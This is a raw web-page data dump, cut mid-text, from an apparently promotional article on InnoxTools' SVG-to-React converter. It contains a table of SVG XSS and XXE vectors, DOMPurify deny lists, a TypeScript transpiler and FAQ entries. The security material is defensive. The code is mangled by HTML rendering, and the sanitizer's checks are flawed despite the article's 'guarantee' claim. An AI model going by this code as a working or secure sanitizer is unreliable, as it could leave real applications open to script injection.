whitespace-pre\"\u003e\u003ccode\u003e+---------------------------------------------------------------------------------------------------+\n| SVG INLINE THREAT VECTORS \u0026amp; MITIGATION MATRIX |\n+---------------------------------------------------------------------------------------------------+\n| Threat Vector | Exploit Mechanism | Enterprise Defense Protocol |\n+---------------------------------------------------------------------------------------------------+\n| Inline \u0026lt;script\u0026gt; Tags | Arbitrary JS execution in DOM | DOMPurify strip / SVGO removal |\n| Event Handlers (onload, onclick| Inline execution via attributes | Strip all on* attributes |\n| \u0026lt;foreignObject\u0026gt; Containers | Arbitrary HTML / Phishing Forms | Prohibit foreignObject tags |\n| XML External Entity (XXE) | Server file disclosure / SSRF | Disable DTD entity parsing |\n| \u0026lt;use href=\u0026quot;javascript:...\u0026quot;\u0026gt; | URI-based script execution | Validate URI protocols (no js:)|\n| CSS Expression / url() leaks | Tracking pixels / CSS injection | Sanitize style tag properties |\n+---------------------------------------------------------------------------------------------------+\n\u003c/code\u003e\u003c/pre\u003e\n \u003c/div\u003e\n \u003cbr/\u003e\u003cbr/\u003e\u003ch3 class=\"text-lg font-bold text-white mt-6 mb-2\"\u003eSanitization Architecture: Multi-Layered Defense\u003c/h3\u003e\u003cbr/\u003eTo eliminate vector-based XSS attacks, applications processing untrusted SVGs must implement a rigorous two-tier sanitization pipeline:\u003cbr/\u003e\u003cbr/\u003e\n \u003cdiv class=\"my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl\"\u003e\n \u003cdiv class=\"flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400\"\u003e\n \u003cspan class=\"flex items-center gap-2 font-bold text-blue-400\"\u003e\n \u003cspan class=\"w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse\"\u003e\u003c/span\u003e\n CODE\n \u003c/span\u003e\n \u003cspan class=\"text-neutral-500\"\u003eInnoxTools Production Code\u003c/span\u003e\n \u003c/div\u003e\n \u003cpre class=\"p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre\"\u003e\u003ccode\u003e+---------------------------------------------------------------------------------------------------+\n| MULTI-TIER SVG SANITIZATION PIPELINE |\n+---------------------------------------------------------------------------------------------------+\n| |\n| [Untrusted SVG String Upload] |\n| | |\n| v |\n| [TIER 1: Pre-Parse Entity Stripping] |\n| * Reject or strip \u0026lt;!DOCTYPE\u0026gt; declarations to neutralize XML External Entity (XXE) exploits. |\n| | |\n| v |\n| [TIER 2: DOMPurify Sanitization Engine] |\n| * Execute DOMPurify with strict SVG-only profile: |\n| DOMPurify.sanitize(rawSvg, { USE_PROFILES: { svg: true, svgFilters: true } }) |\n| * Explicitly forbid \u0026lt;script\u0026gt;, \u0026lt;foreignObject\u0026gt;, \u0026lt;feBlend\u0026gt;, and unverified href attributes. |\n| | |\n| v |\n| [TIER 3: Safe JSX AST Transpiler] |\n| * Compile sanitized XML to React JSX without dangerouslySetInnerHTML. |\n| |\n+---------------------------------------------------------------------------------------------------+\n\u003c/code\u003e\u003c/pre\u003e\n \u003c/div\u003e\n \u003cbr/\u003e\u003cbr/\u003e\u003ch3 class=\"text-lg font-bold text-white mt-6 mb-2\"\u003eSecure In-Browser Transpilation Code\u003c/h3\u003e\u003cbr/\u003eBelow is the production-grade sanitization algorithm implemented in the InnoxTools SVG-to-React Converter:\u003cbr/\u003e\u003cbr/\u003e\n \u003cdiv class=\"my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl\"\u003e\n \u003cdiv class=\"flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400\"\u003e\n \u003cspan class=\"flex items-center gap-2 font-bold text-blue-400\"\u003e\n \u003cspan class=\"w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse\"\u003e\u003c/span\u003e\n TYPESCRIPT\n \u003c/span\u003e\n \u003cspan class=\"text-neutral-500\"\u003eInnoxTools Production Code\u003c/span\u003e\n \u003c/div\u003e\n \u003cpre class=\"p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre\"\u003e\u003ccode\u003eimport DOMPurify from \u0026quot;dompurify\u0026quot;;\u003cbr/\u003e\u003cbr/\u003eexport interface SanitizeResult {\n cleanXml: string;\n isSanitized: boolean;\n strippedTags: string[];\n}\u003cbr/\u003e\u003cbr/\u003eexport function sanitizeSvgMarkup(rawSvg: string): SanitizeResult {\n // 1. Strip XML entity declarations and DOCTYPE directives (Neutralize XXE)\n const xxeFreeSvg = rawSvg\n .replace(/\u0026lt;!DOCTYPE[\\s\\S]*?\u0026gt;/gi, \u0026quot;\u0026quot;)\n .replace(/\u0026lt;!ENTITY[\\s\\S]*?\u0026gt;/gi, \u0026quot;\u0026quot;);\u003cbr/\u003e\u003cbr/\u003e // 2. Configure DOMPurify with strict SVG whitelist\n const cleanXml = DOMPurify.sanitize(xxeFreeSvg, {\n USE_PROFILES: { svg: true, svgFilters: true },\n FORBID_TAGS: [\u0026quot;script\u0026quot;, \u0026quot;foreignObject\u0026quot;, \u0026quot;iframe\u0026quot;, \u0026quot;object\u0026quot;, \u0026quot;embed\u0026quot;, \u0026quot;applet\u0026quot;],\n FORBID_ATTR: [\n \u0026quot;onload\u0026quot;, \u0026quot;onerror\u0026quot;, \u0026quot;onclick\u0026quot;, \u0026quot;onmouseover\u0026quot;, \u0026quot;onfocus\u0026quot;, \u0026quot;onblur\u0026quot;,\n \u0026quot;formaction\u0026quot;, \u0026quot;xlink:href\u0026quot; // Forbid deprecated xlink:href in favor of strict local href\n ],\n ALLOW_DATA_ATTR: false,\n RETURN_DOM: false,\n });\u003cbr/\u003e\u003cbr/\u003e return {\n cleanXml: cleanXml.toString(),\n isSanitized: cleanXml.length !== rawSvg.length,\n strippedTags: [\u0026quot;script\u0026quot;, \u0026quot;foreignObject\u0026quot;]\n };\n}\n\u003c/code\u003e\u003c/pre\u003e\n \u003c/div\u003e\n \u003cbr/\u003e\u003cbr/\u003eBy enforcing strict DOMPurify whitelisting before AST tokenization, the transpiler guarantees that rendered JSX components contain zero executable script payloads."])</script><script>self.__next_f.push([1,"48:[\"$\",\"section\",\"enterprise-svg-security-xxe-xss\",{\"id\":\"enterprise-svg-security-xxe-xss\",\"className\":\"scroll-mt-24 transition-all duration-300 space-y-4\",\"children\":[false,[\"$\",\"div\",null,{\"className\":\"space-y-2 relative z-10\",\"children\":[false,[\"$\",\"h2\",null,{\"className\":\"font-black tracking-tight leading-snug text-2xl sm:text-3xl text-white\",\"children\":\"7. Enterprise Security: Sanitizing Malicious SVGs, Script Injection, XXE \u0026 ForeignObject Vectors\"}],[\"$\",\"p\",null,{\"className\":\"text-xs sm:text-sm font-medium text-neutral-400\",\"children\":\"Defending reactive applications against stored Cross-Site Scripting (XSS), XML External Entity (XXE) attacks, and DOM clobbering via user-submitted vector uploads.\"}]]}],\"$undefined\",[\"$\",\"div\",null,{\"className\":\"leading-relaxed font-normal max-w-none relative z-10 text-sm text-neutral-300 space-y-4 prose prose-invert prose-headings:text-white prose-a:text-blue-400\",\"dangerouslySetInnerHTML\":{\"__html\":\"$5c\"}}]]}]\n5d:T35ec,"])</script><script>self.__next_f.push([1,"\u003ch3 class=\"text-lg font-bold text-white mt-6 mb-2\"\u003eArchitectural Blueprint of the In-Browser Transpiler\u003c/h3\u003e\u003cbr/\u003eTo provide an immediate, client-side developer experience without uploading proprietary proprietary SVG graphics to external cloud servers, the InnoxTools SVG-to-React Converter executes entirely inside client RAM via WebAssembly and optimized JavaScript tokenizers.\u003cbr/\u003e\u003cbr/\u003eBelow is the complete, self-contained TypeScript engine that coordinates XML attribute parsing, kebab-to-camelCase conversion, inline style parsing, TypeScript prop interface synthesis, and code formatting:\u003cbr/\u003e\u003cbr/\u003e\n \u003cdiv class=\"my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl\"\u003e\n \u003cdiv class=\"flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400\"\u003e\n \u003cspan class=\"flex items-center gap-2 font-bold text-blue-400\"\u003e\n \u003cspan class=\"w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse\"\u003e\u003c/span\u003e\n TYPESCRIPT\n \u003c/span\u003e\n \u003cspan class=\"text-neutral-500\"\u003eInnoxTools Production Code\u003c/span\u003e\n \u003c/div\u003e\n \u003cpre class=\"p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre\"\u003e\u003ccode\u003e/**\n * INNOXTOOLS ENTERPRISE SVG-TO-REACT TRANSPILER ENGINE\n * Zero-Server, 100% Client-Side RAM Execution\n */\u003cbr/\u003e\u003cbr/\u003eexport interface TranspilerOptions {\n componentName: string;\n typescript: boolean;\n forwardRef: boolean;\n iconDimensions: boolean; // Replaces width/height with size prop\n currentColor: boolean; // Replaces hardcoded fill/stroke with currentColor\n nativeProps: boolean; // Injects {...props} spread\n memo: boolean; // Wraps component in React.memo\n titleProp: boolean; // Generates accessible \u0026lt;title\u0026gt; element\n}\u003cbr/\u003e\u003cbr/\u003eexport class SvgToReactTranspiler {\n private static readonly KEBAB_REGEX = /-([a-z0-9])/g;\u003cbr/\u003e\u003cbr/\u003e /**\n * Converts XML kebab-case attribute names to React camelCase props\n */\n public static toCamelCase(str: string): string {\n // Special reserved mappings\n if (str === \u0026quot;class\u0026quot;) return \u0026quot;className\u0026quot;;\n if (str === \u0026quot;for\u0026quot;) return \u0026quot;htmlFor\u0026quot;;\n if (str.startsWith(\u0026quot;xmlns:\u0026quot;)) {\n return \u0026quot;xmlns\u0026quot; + str.charAt(6).toUpperCase() + str.slice(7);\n }\n if (str.startsWith(\u0026quot;xlink:\u0026quot;)) {\n return \u0026quot;xlink\u0026quot; + str.charAt(6).toUpperCase() + str.slice(7);\n }\u003cbr/\u003e\u003cbr/\u003e return str.replace(this.KEBAB_REGEX, (_, char) =\u0026gt; char.toUpperCase());\n }\u003cbr/\u003e\u003cbr/\u003e /**\n * Parses inline CSS style string into a valid JSX style object representation\n */\n public static parseStyleString(styleStr: string): string {\n const rules = styleStr.split(\u0026quot;;\u0026quot;).filter(r =\u0026gt; r.trim().length \u0026gt; 0);\n const styleObj: Record\u0026lt;string, string\u0026gt; = {};\u003cbr/\u003e\u003cbr/\u003e for (const rule of rules) {\n const [key, ...values] = rule.split(\u0026quot;:\u0026quot;);\n if (key \u0026amp;\u0026amp; values.length \u0026gt; 0) {\n const propName = this.toCamelCase(key.trim());\n const propValue = values.join(\u0026quot;:\u0026quot;).trim();\n styleObj[propName] = propValue;\n }\n }\u003cbr/\u003e\u003cbr/\u003e return JSON.stringify(styleObj);\n }\u003cbr/\u003e\u003cbr/\u003e /**\n * Main Transpilation Method\n */\n public static transpile(rawSvg: string, options: TranspilerOptions): string {\n // 1. Parse XML DOM in Browser Environment\n const parser = new DOMParser();\n const doc = parser.parseFromString(rawSvg, \u0026quot;image/svg+xml\u0026quot;);\n \n // Check for XML parsing syntax errors\n const parserError = doc.querySelector(\u0026quot;parsererror\u0026quot;);\n if (parserError) {\n throw new Error(\u0026quot;Invalid SVG XML: \u0026quot; + parserError.textContent);\n }\u003cbr/\u003e\u003cbr/\u003e const svgElement = doc.querySelector(\u0026quot;svg\u0026quot;);\n if (!svgElement) {\n throw new Error(\u0026quot;Missing root \u0026lt;svg\u0026gt; element in provided markup.\u0026quot;);\n }\u003cbr/\u003e\u003cbr/\u003e // 2. Recursive DOM to JSX Node Transformer\n const transformNode = (node: Element, isRoot: boolean): string =\u0026gt; {\n const tagName = node.tagName.toLowerCase();\n let attributes: string[] = [];\u003cbr/\u003e\u003cbr/\u003e // Process Attributes\n for (let i = 0; i \u0026lt; node.attributes.length; i++) {\n const attr = node.attributes[i];\n let attrName = this.toCamelCase(attr.name);\n let attrValue = attr.value;\u003cbr/\u003e\u003cbr/\u003e // Skip width and height on root if iconDimensions is enabled\n if (isRoot \u0026amp;\u0026amp; options.iconDimensions \u0026amp;\u0026amp; (attrName === \u0026quot;width\u0026quot; || attrName === \u0026quot;height\u0026quot;)) {\n continue;\n }\u003cbr/\u003e\u003cbr/\u003e // Handle currentColor replacement\n if (options.currentColor) {\n if ((attrName === \u0026quot;fill\u0026quot; || attrName === \u0026quot;stroke\u0026quot;) \u0026amp;\u0026amp; attrValue !== \u0026quot;none\u0026quot;) {\n attrValue = \u0026quot;currentColor\u0026quot;;\n }\n }\u003cbr/\u003e\u003cbr/\u003e // Handle inline style attributes\n if (attrName === \u0026quot;style\u0026quot;) {\n const jsxStyle = this.parseStyleString(attrValue);\n attributes.push(\u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003estyle={${jsxStyle}}\u003c/code\u003e);\n continue;\n }\u003cbr/\u003e\u003cbr/\u003e attributes.push(\u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e${attrName}=\u0026quot;${attrValue.replace(/\u0026quot;/g, '\u0026amp;quot;')}\u0026quot;\u003c/code\u003e);\n }\u003cbr/\u003e\u003cbr/\u003e // Root element prop additions\n if (isRoot) {\n if (options.iconDimensions) {\n attributes.push('width={size}');\n attributes.push('height={size}');\n }\n if (options.forwardRef) {\n attributes.push('ref={ref}');\n }\n if (options.nativeProps) {\n attributes.push('{...props}');\n }\n if (options.titleProp) {\n attributes.push('aria-labelledby={titleId}');\n }\n }\u003cbr/\u003e\u003cbr/\u003e // Process Children\n let childrenJsx = \u0026quot;\u0026quot;;\n if (isRoot \u0026amp;\u0026amp; options.titleProp) {\n childrenJsx += \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e\\n {title ? \u0026lt;title id={titleId}\u0026gt;{title}\u0026lt;/title\u0026gt; : null}\u003c/code\u003e;\n }\u003cbr/\u003e\u003cbr/\u003e for (let i = 0; i \u0026lt; node.children.length; i++) {\n childrenJsx += \u0026quot;\\n \u0026quot; + transformNode(node.children[i], false);\n }\u003cbr/\u003e\u003cbr/\u003e const attrString = attributes.length \u0026gt; 0 ? \u0026quot; \u0026quot; + attributes.join(\u0026quot; \u0026quot;) : \u0026quot;\u0026quot;;\n \n if (childrenJsx.length \u0026gt; 0) {\n return \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e\u0026lt;${tagName}${attrString}\u0026gt;${childrenJsx}\\n\u0026lt;/${tagName}\u0026gt;\u003c/code\u003e;\n } else {\n return \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e\u0026lt;${tagName}${attrString} /\u0026gt;\u003c/code\u003e;\n }\n };\u003cbr/\u003e\u003cbr/\u003e const jsxTree = transformNode(svgElement, true);\u003cbr/\u003e\u003cbr/\u003e // 3. Synthesize TypeScript / Component Wrapper Template\n const componentName = options.componentName || \u0026quot;SvgIcon\u0026quot;;\n let output = \u0026quot;\u0026quot;;\u003cbr/\u003e\u003cbr/\u003e // Imports\n if (options.typescript) {\n output += 'import React';\n const namedImports = [];\n if (options.forwardRef) namedImports.push('forwardRef');\n if (options.memo) namedImports.push('memo');\n namedImports.push('type SVGProps');\n if (options.titleProp) namedImports.push('type ReactElement');\n output += \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e, { ${namedImports.join(', ')} } from 'react';\\n\\n\u003c/code\u003e;\u003cbr/\u003e\u003cbr/\u003e // Interface\n output += \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003eexport interface ${componentName}Props extends SVGProps\u0026lt;SVGSVGElement\u0026gt; {\\n\u003c/code\u003e;\n if (options.iconDimensions) {\n output += \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e /** Dimensional override for width and height in pixels or units. Defaults to 24. */\\n\u003c/code\u003e;\n output += \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e size?: number | string;\\n\u003c/code\u003e;\n }\n if (options.titleProp) {\n output += \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e /** Screen reader accessible title. */\\n\u003c/code\u003e;\n output += \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e title?: string;\\n\u003c/code\u003e;\n output += \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e /** Unique ID binding the SVG title to aria-labelledby. */\\n\u003c/code\u003e;\n output += \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e titleId?: string;\\n\u003c/code\u003e;\n }\n output += \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e}\\n\\n\u003c/code\u003e;\n } else {\n output += \u0026quot;import React\u0026quot;;\n const namedImports = [];\n if (options.forwardRef) namedImports.push(\u0026quot;forwardRef\u0026quot;);\n if (options.memo) namedImports.push(\u0026quot;memo\u0026quot;);\n if (namedImports.length \u0026gt; 0) {\n output += \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e, { ${namedImports.join(\u0026quot;, \u0026quot;)} }\u003c/code\u003e;\n }\n output += \u0026quot; from 'react';\\n\\n\u0026quot;;\n }\u003cbr/\u003e\u003cbr/\u003e // Component Declaration\n const destructureProps = [];\n if (options.iconDimensions) destructureProps.push(\u0026quot;size = 24\u0026quot;);\n if (options.titleProp) destructureProps.push(\u0026quot;title\u0026quot;, \u0026quot;titleId\u0026quot;);\n destructureProps.push(\u0026quot;...props\u0026quot;);\n const propParams = \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e{ ${destructureProps.join(\u0026quot;, \u0026quot;)} }\u003c/code\u003e;\u003cbr/\u003e\u003cbr/\u003e if (options.forwardRef) {\n const typeSignature = options.typescript \n ? \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e\u0026lt;SVGSVGElement, ${componentName}Props\u0026gt;\u003c/code\u003e \n : \u0026quot;\u0026quot;;\n output += \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003eexport const ${componentName} = forwardRef${typeSignature}((${propParams}, ref) =\u0026gt; (\\n\u003c/code\u003e;\n output += \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e ${jsxTree}\\n\u003c/code\u003e;\n output += \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e));\\n\\n\u003c/code\u003e;\n output += \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e${componentName}.displayName = '${componentName}';\\n\u003c/code\u003e;\n } else {\n const typeSignature = options.typescript \n ? \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e(${propParams}: ${componentName}Props)\u003c/code\u003e \n : \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e(${propParams})\u003c/code\u003e;\n output += \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003eexport const ${componentName} = ${typeSignature} =\u0026gt; (\\n\u003c/code\u003e;\n output += \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e ${jsxTree}\\n\u003c/code\u003e;\n output += \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e);\\n\u003c/code\u003e;\n }\u003cbr/\u003e\u003cbr/\u003e if (options.memo) {\n output += \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003eexport default memo(${componentName});\\n\u003c/code\u003e;\n } else {\n output += \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003eexport default ${componentName};\\n\u003c/code\u003e;\n }\u003cbr/\u003e\u003cbr/\u003e return output;\n }\n}\n\u003c/code\u003e\u003c/pre\u003e\n \u003c/div\u003e\n \u003cbr/\u003e\u003cbr/\u003e\u003ch3 class=\"text-lg font-bold text-white mt-6 mb-2\"\u003eVerification \u0026 Testing Protocols\u003c/h3\u003e\u003cbr/\u003eWhen transpiling assets for production design systems, automate the following sanity checks:\n1. \u003cstrong class=\"text-white font-semibold\"\u003eTypeScript Typecheck:\u003c/strong\u003e Run \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003etsc --noEmit\u003c/code\u003e across generated icons to verify \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003eSVGProps\u003cSVGSVGElement\u003e\u003c/code\u003e compliance.\n2. \u003cstrong class=\"text-white font-semibold\"\u003eBundle Size Audit:\u003c/strong\u003e Verify via \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e@next/bundle-analyzer\u003c/code\u003e that importing an individual icon does not pull in adjacent sibling components.\n3. \u003cstrong class=\"text-white font-semibold\"\u003eAccessibility Reticle:\u003c/strong\u003e Audit rendered SVGs using Axe-Core to confirm zero empty \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e\u003csvg\u003e\u003c/code\u003e elements without accessible labels."])</script><script>self.__next_f.push([1,"5e:I[27201,[\"$c\",\"$d\",\"$e\"],\"IconMark\"]\n49:[\"$\",\"section\",\"production-implementation-transpiler-engine\",{\"id\":\"production-implementation-transpiler-engine\",\"className\":\"scroll-mt-24 transition-all duration-300 space-y-4\",\"children\":[false,[\"$\",\"div\",null,{\"className\":\"space-y-2 relative z-10\",\"children\":[false,[\"$\",\"h2\",null,{\"className\":\"font-black tracking-tight leading-snug text-2xl sm:text-3xl text-white\",\"children\":\"8. Production Implementation: Full In-Browser TypeScript \u0026 Babel AST SVG-to-React Transpiler\"}],[\"$\",\"p\",null,{\"className\":\"text-xs sm:text-sm font-medium text-neutral-400\",\"children\":\"The complete, standalone architectural engine powering InnoxTools' zero-server SVG-to-JSX/TSX conversion platform.\"}]]}],\"$undefined\",[\"$\",\"div\",null,{\"className\":\"leading-relaxed font-normal max-w-none relative z-10 text-sm text-neutral-300 space-y-4 prose prose-invert prose-headings:text-white prose-a:text-blue-400\",\"dangerouslySetInnerHTML\":{\"__html\":\"$5d\"}}]]}]\n4a:[\"$\",\"td\",\"0\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"Initial SSR HTML Weight\"}]\n4b:[\"$\",\"td\",\"1\",{\"className\":\"p-3.5 text-emerald-400 font-bold\",\"children\":\"High (Full Path Data)\"}]\n4c:[\"$\",\"td\",\"2\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"Low (Only \u003cuse\u003e refs)\"}]\n4d:[\"$\",\"td\",\"3\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"Zero (Only img tag)\"}]\n4e:[\"$\",\"td\",\"4\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"Zero (Only img tag)\"}]\n4f:[\"$\",\"tr\",\"6\",{\"className\":\"hover:bg-neutral-800/40 transition-colors\",\"children\":[[\"$\",\"td\",\"0\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"Hardware GPU Path Animation\"}],[\"$\",\"td\",\"1\",{\"className\":\"p-3.5 text-emerald-400 font-bold\",\"children\":\"Supported (Framer Motion)\"}],[\"$\",\"td\",\"2\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"Restricted\"}],[\"$\",\"td\",\"3\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"Impossible\"}],[\"$\",\"td\",\"4\",{\"className\":\"p-3.5 text-neutral-300\",\"children\":\"Impossible\"}]]}]\n50:[\"$\",\"p\",null,{\"className\":\"text-[11px] text-neutral-500 italic\",\"children\":\"Table 1.0: Quantitative performance matrix comparing vector distribution strategies across DOM memory, bundle footprint, and styling flexibility.\"}]\n51:[\"$\",\"details\",\"3\",{\"className\":\"group rounded-2xl bg-neutral-900/70 border border-neutral-800 p-4 transition-all duration-200 open:border-blue-500/40\",\"children\":[[\"$\",\"summary\",null,{\"className\":\"font-bold text-sm text-white cursor-pointer list-none flex items-center justify-between gap-2\",\"children\":[[\"$\",\"span\",null,{\"children\":\"What is the difference between inline JSX SVG components and SVG Symbol Sprite Sheets (\u003cuse href\u003e)?\"}],[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":\"$26:props:children:0:props:children:1:props:icon\",\"className\":\"w-4 h-4 text-neutral-500 group-open:rotate-90 transition-transform shrink-0\"}]]}],[\"$\",\"p\",null,{\"className\":\"text-xs leading-relaxed text-neutral-300 pt-3 border-t border-neutral-800/60 mt-3 font-normal\",\"children\":\"Inline JSX components provide 100% dynamic styling, prop customization, and precise tree-shaking, but add JavaScript bundle size and DOM memory weight when repeated hundreds of times. SVG Symbol Sprite Sheets keep icons as external cached CDN assets and instantiate them in the browser's C++ shadow tree via \u003cuse href='#icon-id'\u003e, reducing DOM node memory counts by over 60% in massive data tables.\"}]]}]\n52:[\"$\",\"details\",\"4\",{\"className\":\"group rounded-2xl bg-neutral-900/70 border border-neutral-800 p-4 transition-all duration-200 open:border-blue-500/40\",\"children\":[[\"$\",\"summary\",null,{\"className\":\"font-bold text-sm text-white cursor-pointer list-none flex items-center justify-between gap-2\",\"children\":[[\"$\",\"span\",null,{\"children\":\"How do I make React SVG components accessible under WCAG 2.2 Level AA?\"}],[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":\"$26:props:children:0:props:children:1:props:icon\",\"className\":\"w-4 h-4 text-neutral-500 group-open:rotate-90 transition-transform shrink-0\"}]]}],[\"$\",\"p\",null,{\"className\":\"text-xs leading-relaxed text-neutral-300 pt-3 border-t border-neutral-800/60 mt-3 font-normal\",\"chi"])</script><script>self.__next_f.push([1,"ldren\":\"For decorative icons paired with text, add aria-hidden='true' and role='presentation' to suppress screen-reader noise. For standalone informative icons (like an icon-only close or notification button), provide an explicit \u003ctitle id='title-id'\u003e child node, bind it with aria-labelledby='title-id', and set role='img'.\"}]]}]\n53:[\"$\",\"details\",\"5\",{\"className\":\"group rounded-2xl bg-neutral-900/70 border border-neutral-800 p-4 transition-all duration-200 open:border-blue-500/40\",\"children\":[[\"$\",\"summary\",null,{\"className\":\"font-bold text-sm text-white cursor-pointer list-none flex items-center justify-between gap-2\",\"children\":[[\"$\",\"span\",null,{\"children\":\"Can SVG files contain security vulnerabilities like Cross-Site Scripting (XSS)?\"}],[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":\"$26:props:children:0:props:children:1:props:icon\",\"className\":\"w-4 h-4 text-neutral-500 group-open:rotate-90 transition-transform shrink-0\"}]]}],[\"$\",\"p\",null,{\"className\":\"text-xs leading-relaxed text-neutral-300 pt-3 border-t border-neutral-800/60 mt-3 font-normal\",\"children\":\"Yes! Because SVG is an XML document, it can contain executable \u003cscript\u003e tags, onload event handlers, \u003cforeignObject\u003e containers, and XML External Entity (XXE) injections. Untrusted SVGs must be strictly sanitized using DOMPurify (with SVG-only profiles) and have DOCTYPE directives stripped before being transpiled into JSX.\"}]]}]\n54:[\"$\",\"details\",\"6\",{\"className\":\"group rounded-2xl bg-neutral-900/70 border border-neutral-800 p-4 transition-all duration-200 open:border-blue-500/40\",\"children\":[[\"$\",\"summary\",null,{\"className\":\"font-bold text-sm text-white cursor-pointer list-none flex items-center justify-between gap-2\",\"children\":[[\"$\",\"span\",null,{\"children\":\"How can I prevent icon barrel files (index.ts) from breaking tree-shaking?\"}],[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":\"$26:props:children:0:props:children:1:props:icon\",\"className\":\"w-4 h-4 text-neutral-500 group-open:rotate-90 transition-transform shrink-0\"}]]}],[\"$\",\"p\",null,{\"className\":\"text-xs leading-relaxed text-neutral-300 pt-3 border-t border-neutral-800/60 mt-3 font-normal\",\"children\":\"Ensure your package.json specifies 'sideEffects': false and 'type': 'module'. In Next.js, leverage experimental.optimizePackageImports in next.config.ts, or import icons via direct module paths (e.g., import Checkmark from '@/components/icons/Checkmark') to prevent bundlers from including hundreds of unreferenced icons.\"}]]}]\n55:[\"$\",\"details\",\"7\",{\"className\":\"group rounded-2xl bg-neutral-900/70 border border-neutral-800 p-4 transition-all duration-200 open:border-blue-500/40\",\"children\":[[\"$\",\"summary\",null,{\"className\":\"font-bold text-sm text-white cursor-pointer list-none flex items-center justify-between gap-2\",\"children\":[[\"$\",\"span\",null,{\"children\":\"Does InnoxTools SVG to React Converter process files on a remote cloud 